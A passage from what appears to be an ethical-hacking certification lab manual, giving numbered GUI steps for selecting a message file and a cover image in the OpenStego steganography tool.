


6. The location of the selected file appears in the **Message File** field.


7. Click the **ellipsis** button next to **Cover File**.




8. The **Open - Select Cover File** window appears. Navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.



9. Now, both **Message File** and **Cover File** are uploaded. By performing steganography, the message file will be hidden in the designated cover file.



